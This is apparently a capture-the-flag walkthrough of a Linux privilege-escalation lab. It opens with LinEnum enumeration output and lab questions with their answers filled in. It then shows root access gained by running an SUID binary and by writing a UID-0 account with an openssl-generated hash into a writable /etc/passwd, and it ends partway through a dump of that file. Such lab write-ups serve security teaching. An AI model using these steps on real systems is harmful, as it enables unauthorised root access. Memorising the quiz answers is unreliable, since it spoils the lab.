-rw-r--r-- 1 root root 154 Jul 20 2017 geoclue.service
-rw-r--r-- 1 root root 133 Jul 15 2017 saned.socket
lrwxrwxrwx 1 root root 15 May 5 2017 portmap.service -> rpcbind.service
-rw-r--r-- 1 root root 493 May 5 2017 rpcbind.service
-rw-r--r-- 1 root root 151 May 5 2017 rpcbind.socket
-rw-r--r-- 1 root root 315 Apr 26 2017 casper.service
-rw-r--r-- 1 root root 115 Apr 22 2017 acpid.path
-rw-r--r-- 1 root root 234 Apr 22 2017 acpid.service
-rw-r--r-- 1 root root 115 Apr 22 2017 acpid.socket
-rw-r--r-- 1 root root 539 Feb 15 2017 alsa-restore.service
-rw-r--r-- 1 root root 512 Feb 15 2017 alsa-state.service
-rw-r--r-- 1 root root 420 Dec 8 2016 resolvconf.service
-rw-r--r-- 1 root root 626 Nov 28 2016 ifup@.service
-rw-r--r-- 1 root root 735 Nov 25 2016 networking.service
-rw-r--r-- 1 root root 567 Aug 3 2016 nfs-utils.service
-rw-r--r-- 1 root root 98 Aug 3 2016 proc-fs-nfsd.mount
-rw-r--r-- 1 root root 431 Jun 5 2016 dns-clean.service
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel1.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel2.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel3.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel4.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel5.target.wants
-rw-r--r-- 1 root root 309 Apr 25 2015 saned@.service
-rw-r--r-- 1 root root 432 Apr 25 2014 console-kit-daemon.service
-rw-r--r-- 1 root root 219 Apr 25 2014 console-kit-log-system-restart.service
-rw-r--r-- 1 root root 201 Apr 25 2014 console-kit-log-system-start.service
-rw-r--r-- 1 root root 218 Apr 25 2014 console-kit-log-system-stop.service
-rw-r--r-- 1 root root 199 Apr 5 2014 lm-sensors.service
-rw-r--r-- 1 root root 188 Feb 24 2014 rsync.service
/lib/systemd/system/apache2.service.d:
total 4.0K
-rw-r--r-- 1 root root 42 Oct 10 2018 apache2-systemd.conf
/lib/systemd/system/system-update.target.wants:
total 0
lrwxrwxrwx 1 root root 36 Apr 9 2019 packagekit-offline-update.service -> ../packagekit-offline-update.service
/lib/systemd/system/sockets.target.wants:
total 0
lrwxrwxrwx 1 root root 14 Apr 9 2019 dbus.socket -> ../dbus.socket
lrwxrwxrwx 1 root root 25 Apr 9 2019 systemd-initctl.socket -> ../systemd-initctl.socket
lrwxrwxrwx 1 root root 32 Apr 9 2019 systemd-journald-audit.socket -> ../systemd-journald-audit.socket
lrwxrwxrwx 1 root root 34 Apr 9 2019 systemd-journald-dev-log.socket -> ../systemd-journald-dev-log.socket
lrwxrwxrwx 1 root root 26 Apr 9 2019 systemd-journald.socket -> ../systemd-journald.socket
lrwxrwxrwx 1 root root 31 Apr 9 2019 systemd-udevd-control.socket -> ../systemd-udevd-control.socket
lrwxrwxrwx 1 root root 30 Apr 9 2019 systemd-udevd-kernel.socket -> ../systemd-udevd-kernel.socket
/lib/systemd/system/sysinit.target.wants:
total 0
lrwxrwxrwx 1 root root 20 Apr 9 2019 cryptsetup.target -> ../cryptsetup.target
lrwxrwxrwx 1 root root 22 Apr 9 2019 dev-hugepages.mount -> ../dev-hugepages.mount
lrwxrwxrwx 1 root root 19 Apr 9 2019 dev-mqueue.mount -> ../dev-mqueue.mount
lrwxrwxrwx 1 root root 28 Apr 9 2019 kmod-static-nodes.service -> ../kmod-static-nodes.service
lrwxrwxrwx 1 root root 30 Apr 9 2019 plymouth-read-write.service -> ../plymouth-read-write.service
lrwxrwxrwx 1 root root 25 Apr 9 2019 plymouth-start.service -> ../plymouth-start.service
lrwxrwxrwx 1 root root 36 Apr 9 2019 proc-sys-fs-binfmt_misc.automount -> ../proc-sys-fs-binfmt_misc.automount
lrwxrwxrwx 1 root root 32 Apr 9 2019 sys-fs-fuse-connections.mount -> ../sys-fs-fuse-connections.mount
lrwxrwxrwx 1 root root 26 Apr 9 2019 sys-kernel-config.mount -> ../sys-kernel-config.mount
lrwxrwxrwx 1 root root 25 Apr 9 2019 sys-kernel-debug.mount -> ../sys-kernel-debug.mount
lrwxrwxrwx 1 root root 36 Apr 9 2019 systemd-ask-password-console.path -> ../systemd-ask-password-console.path
lrwxrwxrwx 1 root root 25 Apr 9 2019 systemd-binfmt.service -> ../systemd-binfmt.service
lrwxrwxrwx 1 root root 30 Apr 9 2019 systemd-hwdb-update.service -> ../systemd-hwdb-update.service
lrwxrwxrwx 1 root root 27 Apr 9 2019 systemd-journald.service -> ../systemd-journald.service
lrwxrwxrwx 1 root root 32 Apr 9 2019 systemd-journal-flush.service -> ../systemd-journal-flush.service
lrwxrwxrwx 1 root root 36 Apr 9 2019 systemd-machine-id-commit.service -> ../systemd-machine-id-commit.service
lrwxrwxrwx 1 root root 31 Apr 9 2019 systemd-modules-load.service -> ../systemd-modules-load.service
lrwxrwxrwx 1 root root 30 Apr 9 2019 systemd-random-seed.service -> ../systemd-random-seed.service
lrwxrwxrwx 1 root root 25 Apr 9 2019 systemd-sysctl.service -> ../systemd-sysctl.service
lrwxrwxrwx 1 root root 37 Apr 9 2019 systemd-tmpfiles-setup-dev.service -> ../systemd-tmpfiles-setup-dev.service
lrwxrwxrwx 1 root root 33 Apr 9 2019 systemd-tmpfiles-setup.service -> ../systemd-tmpfiles-setup.service
lrwxrwxrwx 1 root root 24 Apr 9 2019 systemd-udevd.service -> ../systemd-udevd.service
lrwxrwxrwx 1 root root 31 Apr 9 2019 systemd-udev-trigger.service -> ../systemd-udev-trigger.service
lrwxrwxrwx 1 root root 30 Apr 9 2019 systemd-update-utmp.service -> ../systemd-update-utmp.service
/lib/systemd/system/getty.target.wants:
total 0
lrwxrwxrwx 1 root root 23 Apr 9 2019 getty-static.service -> ../getty-static.service
/lib/systemd/system/graphical.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Apr 9 2019 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
/lib/systemd/system/local-fs.target.wants:
total 0
lrwxrwxrwx 1 root root 29 Apr 9 2019 systemd-remount-fs.service -> ../systemd-remount-fs.service
/lib/systemd/system/multi-user.target.wants:
total 0
lrwxrwxrwx 1 root root 15 Apr 9 2019 dbus.service -> ../dbus.service
lrwxrwxrwx 1 root root 15 Apr 9 2019 getty.target -> ../getty.target
lrwxrwxrwx 1 root root 24 Apr 9 2019 plymouth-quit.service -> ../plymouth-quit.service
lrwxrwxrwx 1 root root 29 Apr 9 2019 plymouth-quit-wait.service -> ../plymouth-quit-wait.service
lrwxrwxrwx 1 root root 33 Apr 9 2019 systemd-ask-password-wall.path -> ../systemd-ask-password-wall.path
lrwxrwxrwx 1 root root 25 Apr 9 2019 systemd-logind.service -> ../systemd-logind.service
lrwxrwxrwx 1 root root 39 Apr 9 2019 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
lrwxrwxrwx 1 root root 32 Apr 9 2019 systemd-user-sessions.service -> ../systemd-user-sessions.service
/lib/systemd/system/rc-local.service.d:
total 4.0K
-rw-r--r-- 1 root root 290 Nov 15 2018 debian.conf
/lib/systemd/system/rescue.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Apr 9 2019 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
/lib/systemd/system/timers.target.wants:
total 0
lrwxrwxrwx 1 root root 31 Apr 9 2019 systemd-tmpfiles-clean.timer -> ../systemd-tmpfiles-clean.timer
/lib/systemd/system/user@.service.d:
total 4.0K
-rw-r--r-- 1 root root 125 Nov 15 2018 timeout.conf
/lib/systemd/system/halt.target.wants:
total 0
lrwxrwxrwx 1 root root 38 Apr 9 2019 console-kit-log-system-stop.service -> ../console-kit-log-system-stop.service
lrwxrwxrwx 1 root root 24 Apr 9 2019 plymouth-halt.service -> ../plymouth-halt.service
/lib/systemd/system/initrd-switch-root.target.wants:
total 0
lrwxrwxrwx 1 root root 25 Apr 9 2019 plymouth-start.service -> ../plymouth-start.service
lrwxrwxrwx 1 root root 31 Apr 9 2019 plymouth-switch-root.service -> ../plymouth-switch-root.service
/lib/systemd/system/kexec.target.wants:
total 0
lrwxrwxrwx 1 root root 25 Apr 9 2019 plymouth-kexec.service -> ../plymouth-kexec.service
/lib/systemd/system/poweroff.target.wants:
total 0
lrwxrwxrwx 1 root root 38 Apr 9 2019 console-kit-log-system-stop.service -> ../console-kit-log-system-stop.service
lrwxrwxrwx 1 root root 28 Apr 9 2019 plymouth-poweroff.service -> ../plymouth-poweroff.service
/lib/systemd/system/reboot.target.wants:
total 0
lrwxrwxrwx 1 root root 41 Apr 9 2019 console-kit-log-system-restart.service -> ../console-kit-log-system-restart.service
lrwxrwxrwx 1 root root 26 Apr 9 2019 plymouth-reboot.service -> ../plymouth-reboot.service
/lib/systemd/system/basic.target.wants:
total 0
lrwxrwxrwx 1 root root 23 Apr 9 2019 alsa-restore.service -> ../alsa-restore.service
lrwxrwxrwx 1 root root 21 Apr 9 2019 alsa-state.service -> ../alsa-state.service
lrwxrwxrwx 1 root root 39 Apr 9 2019 console-kit-log-system-start.service -> ../console-kit-log-system-start.service
/lib/systemd/system/runlevel1.target.wants:
total 0
/lib/systemd/system/runlevel2.target.wants:
total 0
/lib/systemd/system/runlevel3.target.wants:
total 0
/lib/systemd/system/runlevel4.target.wants:
total 0
/lib/systemd/system/runlevel5.target.wants:
total 0
/lib/systemd/system-generators:
total 216K
lrwxrwxrwx 1 root root 22 Apr 9 2019 netplan -> ../../netplan/generate
-rwxr-xr-x 1 root root 23K Jan 29 2019 systemd-cryptsetup-generator
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-debug-generator
-rwxr-xr-x 1 root root 31K Jan 29 2019 systemd-fstab-generator
-rwxr-xr-x 1 root root 14K Jan 29 2019 systemd-getty-generator
-rwxr-xr-x 1 root root 26K Jan 29 2019 systemd-gpt-auto-generator
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-hibernate-resume-generator
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-rc-local-generator
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-system-update-generator
-rwxr-xr-x 1 root root 31K Jan 29 2019 systemd-sysv-generator
-rwxr-xr-x 1 root root 14K Jan 29 2019 systemd-veritysetup-generator
-rwxr-xr-x 1 root root 287 Oct 15 2018 friendly-recovery
-rwxr-xr-x 1 root root 899 Sep 3 2018 openvpn-generator
-rwxr-xr-x 1 root root 11K Apr 12 2018 lvm2-activation-generator
/lib/systemd/network:
total 16K
-rw-r--r-- 1 root root 645 Jan 28 2018 80-container-host0.network
-rw-r--r-- 1 root root 718 Jan 28 2018 80-container-ve.network
-rw-r--r-- 1 root root 704 Jan 28 2018 80-container-vz.network
-rw-r--r-- 1 root root 412 Jan 28 2018 99-default.link
/lib/systemd/system-preset:
total 4.0K
-rw-r--r-- 1 root root 951 Jan 28 2018 90-systemd.preset
/lib/systemd/system-sleep:
total 4.0K
-rwxr-xr-x 1 root root 92 Feb 22 2018 hdparm
/lib/systemd/system-shutdown:
total 0
### SOFTWARE #############################################
[-] Sudo version:
Sudo version 1.8.21p2
[-] MYSQL version:
mysql Ver 14.14 Distrib 5.7.26, for Linux (x86_64) using EditLine wrapper
[+] We can connect to the local MYSQL service with default root/root credentials!
mysqladmin Ver 8.42 Distrib 5.7.26, for Linux on x86_64
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Server version 5.7.26-0ubuntu0.18.04.1
Protocol version 10
Connection Localhost via UNIX socket
UNIX socket /var/run/mysqld/mysqld.sock
Uptime: 4 min 24 sec
Threads: 1 Questions: 2 Slow queries: 0 Opens: 105 Flush tables: 1 Open tables: 98 Queries per second avg: 0.007
[-] Apache version:
Server version: Apache/2.4.29 (Ubuntu)
Server built: 2019-04-03T13:22:37
[-] Apache user configuration:
APACHE_RUN_USER=user6
APACHE_RUN_GROUP=user6
[-] Installed Apache modules:
Loaded Modules:
core_module (static)
so_module (static)
watchdog_module (static)
http_module (static)
log_config_module (static)
logio_module (static)
version_module (static)
unixd_module (static)
access_compat_module (shared)
alias_module (shared)
auth_basic_module (shared)
authn_core_module (shared)
authn_file_module (shared)
authz_core_module (shared)
authz_host_module (shared)
authz_user_module (shared)
autoindex_module (shared)
deflate_module (shared)
dir_module (shared)
env_module (shared)
filter_module (shared)
mime_module (shared)
mpm_prefork_module (shared)
negotiation_module (shared)
php7_module (shared)
reqtimeout_module (shared)
setenvif_module (shared)
status_module (shared)
### INTERESTING FILES ####################################
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/nmap
/usr/bin/gcc
/usr/bin/curl
[-] Installed compilers:
ii g++ 4:7.3.0-3ubuntu2.1 amd64 GNU C++ compiler
ii g++-7 7.3.0-27ubuntu1~18.04 amd64 GNU C++ compiler
ii gcc 4:7.3.0-3ubuntu2.1 amd64 GNU C compiler
ii gcc-4.8 4.8.5-4ubuntu8 amd64 GNU C compiler
ii gcc-5 5.5.0-12ubuntu1 amd64 GNU C compiler
ii gcc-7 7.3.0-27ubuntu1~18.04 amd64 GNU C compiler
ii libllvm7:amd64 1:7-3~ubuntu0.18.04.1 amd64 Modular compiler and toolchain technologies, runtime library
ii libxkbcommon0:amd64 0.8.0-1ubuntu0.1 amd64 library interface to the XKB compiler - shared library
[-] Can we read/write sensitive files:
-rw-rw-r-- 1 root root 2694 Mar 6 2020 /etc/passwd
-rw-r--r-- 1 root root 1087 Jun 5 2019 /etc/group
-rw-r--r-- 1 root root 581 Apr 22 2016 /etc/profile
-rw-r----- 1 root shadow 2359 Mar 6 2020 /etc/shadow
[-] SUID files:
-rwsr-xr-x 1 root root 113336 Apr 25 2019 /sbin/mount.nfs
-rwsr-xr-x 1 root root 18400 Sep 25 2017 /sbin/mount.ecryptfs_private
-rwsr-xr-x 1 root root 35600 Mar 29 2018 /sbin/mount.cifs
-rwsr-xr-- 1 root dip 378600 Jun 12 2018 /usr/sbin/pppd
-rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 22520 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 44528 Jan 25 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 18448 Mar 9 2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 76496 Jan 25 2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 22528 Mar 9 2017 /usr/bin/arping
-rwsr-xr-x 1 root root 40344 Jan 25 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 149080 Jan 17 2018 /usr/bin/sudo
-rwsr-sr-x 1 root root 10232 Oct 25 2018 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Nov 15 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 64424 Mar 9 2017 /bin/ping
-rwsr-xr-x 1 root root 44664 Jan 25 2018 /bin/su
-rwsr-xr-x 1 root root 146128 Nov 30 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 43088 Oct 15 2018 /bin/mount
-rwsr-xr-x 1 root root 26696 Oct 15 2018 /bin/umount
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 8392 Jun 4 2019 /home/user5/script
-rwsr-xr-x 1 root root 8392 Jun 4 2019 /home/user3/shell
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 8392 Jun 4 2019 /home/user5/script
[-] SGID files:
-rwxr-sr-x 1 root shadow 34816 Apr 5 2018 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 34816 Apr 5 2018 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root mail 18424 Dec 3 2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root mlocate 43088 Mar 1 2018 /usr/bin/mlocate
-rwxr-sr-x 1 root tty 14328 Jan 17 2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root tty 30800 Oct 15 2018 /usr/bin/wall
-rwxr-sr-x 1 root mail 14584 Apr 21 2017 /usr/bin/mail-touchlock
-rwxr-sr-x 1 root ssh 362640 Mar 4 2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root crontab 39352 Nov 16 2017 /usr/bin/crontab
-rwxr-sr-x 1 root mail 14584 Apr 21 2017 /usr/bin/mail-unlock
-rwxr-sr-x 1 root shadow 71816 Jan 25 2018 /usr/bin/chage
-rwxr-sr-x 1 root mail 14584 Apr 21 2017 /usr/bin/mail-lock
-rwxr-sr-x 1 root shadow 22808 Jan 25 2018 /usr/bin/expiry
-rwxr-sr-x 1 root utmp 10232 Mar 11 2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-sr-x 1 root root 10232 Oct 25 2018 /usr/lib/xorg/Xorg.wrap
[+] Files with POSIX capabilities set:
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
[-] NFS config details:
-rw-r--r-- 1 root root 423 Jun 4 2019 /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/user5 *(rw,no_root_squash)
[-] Can't search *.conf files as no keyword was entered
[-] Can't search *.php files as no keyword was entered
[-] Can't search *.log files as no keyword was entered
[-] Can't search *.ini files as no keyword was entered
[-] All *.conf files in /etc (recursive 1 level):
-rw-r--r-- 1 root root 8840 Apr 14 2018 /etc/ca-certificates.conf
-rw-r--r-- 1 root root 812 Mar 7 2018 /etc/mke2fs.conf
-rw-r--r-- 1 root root 221 Mar 27 2019 /etc/casper.conf
-rw-r--r-- 1 root root 3028 Apr 30 2016 /etc/adduser.conf
-rw-r--r-- 1 root root 206 Apr 25 2019 /etc/idmapd.conf
-rw-r--r-- 1 root root 7649 Mar 20 2018 /etc/pnm2ppa.conf
-rw-r--r-- 1 root root 771 Mar 6 2015 /etc/insserv.conf
-rw-r--r-- 1 root root 1260 Mar 16 2016 /etc/ucf.conf
-rw-r--r-- 1 root root 1523 Mar 6 2018 /etc/usb_modeswitch.conf
-rw-r--r-- 1 root root 92 Oct 22 2015 /etc/host.conf
-rw-r--r-- 1 root root 604 Jul 2 2015 /etc/deluser.conf
-rw-r--r-- 1 root root 1889 Dec 10 2015 /etc/request-key.conf
-rw-r--r-- 1 root root 144 Apr 9 2019 /etc/kernel-img.conf
-rw-r--r-- 1 root root 280 Jun 20 2014 /etc/fuse.conf
-rw-r--r-- 1 root root 34 Jan 27 2016 /etc/ld.so.conf
-rw-r--r-- 1 root root 403 Mar 1 2018 /etc/updatedb.conf
-rw-r--r-- 1 root root 2683 Jan 17 2018 /etc/sysctl.conf
-rw-r--r-- 1 root root 346 Nov 6 2014 /etc/discover-modprobe.conf
-rw-r--r-- 1 root root 4861 Feb 22 2018 /etc/hdparm.conf
-rw-r--r-- 1 root root 2584 Feb 18 2016 /etc/gai.conf
-rw-r--r-- 1 root root 71 Sep 30 2014 /etc/inxi.conf
-rw-r--r-- 1 root root 552 Mar 16 2016 /etc/pam.conf
-rw-r--r-- 1 root root 2969 Nov 10 2015 /etc/debconf.conf
-rw-r--r-- 1 root root 703 May 6 2015 /etc/logrotate.conf
-rw-r--r-- 1 root root 191 Jan 18 2016 /etc/libaudit.conf
-rw-r--r-- 1 root root 14867 Apr 12 2016 /etc/ltrace.conf
-rw-r--r-- 1 root root 624 Aug 8 2007 /etc/mtools.conf
-rw-r--r-- 1 root root 10368 Oct 2 2015 /etc/sensors3.conf
-rw-r--r-- 1 root root 2517 Feb 14 2018 /etc/ntp.conf
-rw-r--r-- 1 root root 433 Oct 1 2017 /etc/apg.conf
-rw-r--r-- 1 root root 1358 Jan 30 2018 /etc/rsyslog.conf
-rw-r--r-- 1 root root 529 Mar 20 2018 /etc/nsswitch.conf
[-] Current user's history files:
-rw-r--r-- 1 user3 user3 0 Mar 4 2020 /home/user3/.bash_history
[-] Location and contents (if accessible) of .bash_history file(s):
/home/user5/.bash_history
/home/user7/.bash_history
/home/user6/.bash_history
/home/user1/.bash_history
/home/user8/.bash_history
/home/user4/.bash_history
/home/user3/.bash_history
/home/user2/.bash_history
[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x 2 root mail 4096 Apr 30 2016 .
drwxr-xr-x 14 root root 4096 Jun 5 2019 ..
### SCAN COMPLETE ####################################
What is the target's hostname? polobox
Look at the output of /etc/passwd how many "user[x]" are there on the system? 8
How many available shells are there on the system? 4
What is the name of the bash script that is set to run every 5 minutes by cron? autoscript.sh What critical file has had its permissions changed to allow some users to write to it? /etc/passwd Well done! Bear the results of the enumeration stage in mind as we continue to exploit the system! No answer needed
Abusing SUID/GUID Files
Finding and Exploiting SUID Files
The first step in Linux privilege escalation exploitation is to check for files with the SUID/GUID bit set. This means that the file or files can be run with the permissions of the file(s) owner/group. In this case, as the super-user. We can leverage this to get a shell with these privileges!
What is an SUID binary?
As we all know in Linux everything is a file, including directories and devices which have permissions to allow or restrict three operations i.e. read/write/execute. So when you set permission for any file, you should be aware of the Linux users to whom you allow or restrict all three permissions. Take a look at the following demonstration of how maximum privileges (rwx-rwx-rwx) look:
r = read
w = write
x = execute
user     group     others

rwx       rwx       rwx

421       421       421
The maximum number of bit that can be used to set permission for each user is 7, which is a combination of read (4) write (2) and execute (1) operation. For example, if you set permissions using "chmod" as 755, then it will be: rwxr-xr-x.
But when special permission is given to each user it becomes SUID or SGID. When extra bit “4” is set to user(Owner) it becomes SUID (Set user ID) and when bit “2” is set to group it becomes SGID (Set Group ID).
Therefore, the permissions to look for when looking for SUID is:
SUID:
rws-rwx-rwx
GUID:
rwx-rws-rwx
Finding SUID Binaries
We already know that there is SUID capable files on the system, thanks to our LinEnum scan. However, if we want to do this manually we can use the command:
find / -perm -u=s -type f 2>/dev/null to search the file system for SUID/GUID files. Let's break down this command.
find - Initiates the "find" command
/ - Searches the whole file system
-perm - searches for files with specific permissions
-u=s - Any of the permission bits mode are set for the file. Symbolic modes are accepted in this form
-type f - Only search for files
2>/dev/null - Suppresses errors
user3@polobox:~$ cd /home/user3
user3@polobox:~$ ls
Desktop    Downloads   Music     Public  Templates
Documents  LinEnum.sh  Pictures  shell   Videos
user3@polobox:~$ ./shell
You Can't Find Me
Welcome to Linux Lite 4.4 user3

Thursday 25 August 2022, 00:44:02
Memory Usage: 335/1991MB (16.83%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

root@polobox:~#
What is the path of the file in user3's directory that stands out to you? /home/user3/shell
We know that "shell" is an SUID bit file, therefore running it will run the script as a root user! Lets run it! We can do this by running: "./shell" No answer needed
Congratulations! You should now have a shell as root user, well done! No answer needed
Exploiting Writeable /etc/passwd
drwxr-xr-x 22 user7 root 4.0K Mar 2 2020 user7
Exploiting a writable /etc/passwd
Continuing with the enumeration of users, we found that user7 is a member of the root group with gid 0. And we already know from the LinEnum scan that /etc/passwd file is writable for the user. So from this observation, we concluded that user7 can edit the /etc/passwd file.
Understanding /etc/passwd
The /etc/passwd file stores essential information, which is required during login. In other words, it stores user account information. The /etc/passwd is a plain text file. It contains a list of the system’s accounts, giving for each account some useful information like user ID, group ID, home directory, shell, and more.
The /etc/passwd file should have general read permission as many command utilities use it to map user IDs to user names. However, write access to the /etc/passwd must only limit for the superuser/root account. When it doesn't, or a user has erroneously been added to a write-allowed group. We have a vulnerability that can allow the creation of a root user that we can access.
Understanding /etc/passwd format
The /etc/passwd file contains one entry per line for each user (user account) of the system. All fields are separated by a colon : symbol. Total of seven fields as follows. Generally, /etc/passwd file entry looks as follows:
test:x:0:0:root:/root:/bin/bash
[as divided by colon (:)]
Username: It is used when user logs in. It should be between 1 and 32 characters in length.
Password: An x character indicates that encrypted password is stored in /etc/shadow file. Please note that you need to use the passwd command to compute the hash of a password typed at the CLI or to store/update the hash of the password in /etc/shadow file, in this case, the password hash is stored as an "x".
User ID (UID): Each user must be assigned a user ID (UID). UID 0 (zero) is reserved for root and UIDs 1-99 are reserved for other predefined accounts. Further UID 100-999 are reserved by system for administrative and system accounts/groups.
Group ID (GID): The primary group ID (stored in /etc/group file)
User ID Info: The comment field. It allow you to add extra information about the users such as user’s full name, phone number etc. This field use by finger command.
Home directory: The absolute path to the directory the user will be in when they log in. If this directory does not exists then users directory becomes /
Command/shell: The absolute path of a command or shell (/bin/bash). Typically, this is a shell. Please note that it does not have to be a shell.
How to exploit a writable /etc/passwd
It's simple really, if we have a writable /etc/passwd file, we can write a new line entry according to the above formula and create a new user! We add the password hash of our choice, and set the UID, GID and shell to root. Allowing us to log in as our own root user!
First, let's exit out of root from our previous task by typing "exit". Then use "su" to swap to user7, with the password "password" No answer needed
Having read the information above, what direction privilege escalation is this attack? vertical (vertical scalation to get root)
user3@polobox:~$ su user7
Password:
Welcome to Linux Lite 4.4 user7

Thursday 25 August 2022, 00:49:48
Memory Usage: 335/1991MB (16.83%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user7@polobox:/home/user3$ openssl passwd -1 -salt new 123
$1$new$p7ptkEKU1HnaHpRtzNizS1
user7@polobox:/home/user3$
Before we add our new user, we first need to create a compliant password hash to add! We do this by using the command: "openssl passwd -1 -salt [salt] [password]" What is the hash created by using this command with the salt, "new" and the password "123"? $1$new$p7ptkEKU1HnaHpRtzNizS1
Great! Now we need to take this value, and create a new root user account. What would the /etc/passwd entry look like for a root user with the username "new" and the password hash we created before? (username:passwordhash:0:0:root:/root:/bin/bash) new:$1$new$p7ptkEKU1HnaHpRtzNizS1:0:0:root:/root:/bin/bash
user7@polobox:/home/user3$ nano /etc/passwd
user7@polobox:/home/user3$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:117:Light Display Manager:/var/lib/lightdm:/bin/false
ntp:x:109:119::/home/ntp:/bin/false
avahi:x:110:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:111:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
nm-openconnect:x:114:124:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/bin/false
nm-openvpn:x:115:125:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/bin/false
pulse:x:116:126:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:117:128:RealtimeKit,,,:/proc:/bin/false
saned:x:118:129::/var/lib/saned:/bin/false
usbmux:x:119:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
geoclue:x:103:105::/var/lib/geoclue:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
user1:x:1000:1000:user1,,,:/home/user1:/bin/bash
user2:x:1001:1001:user2,,,:/home/user2:/bin/bash
user3:x:1002:1002:user3,,,:/home/user3:/bin/bash
user4:x:1003:1003:user4,,,:/home/user4:/bin/bash
statd:x:120:65534::/var/lib/nfs:/usr/sbin/nologin
user5:x:1004:1004:user5,,,:/home/user5:/bin/bash
user6:x:1005:1005:user6,,,:/home/user6:/bin/bash
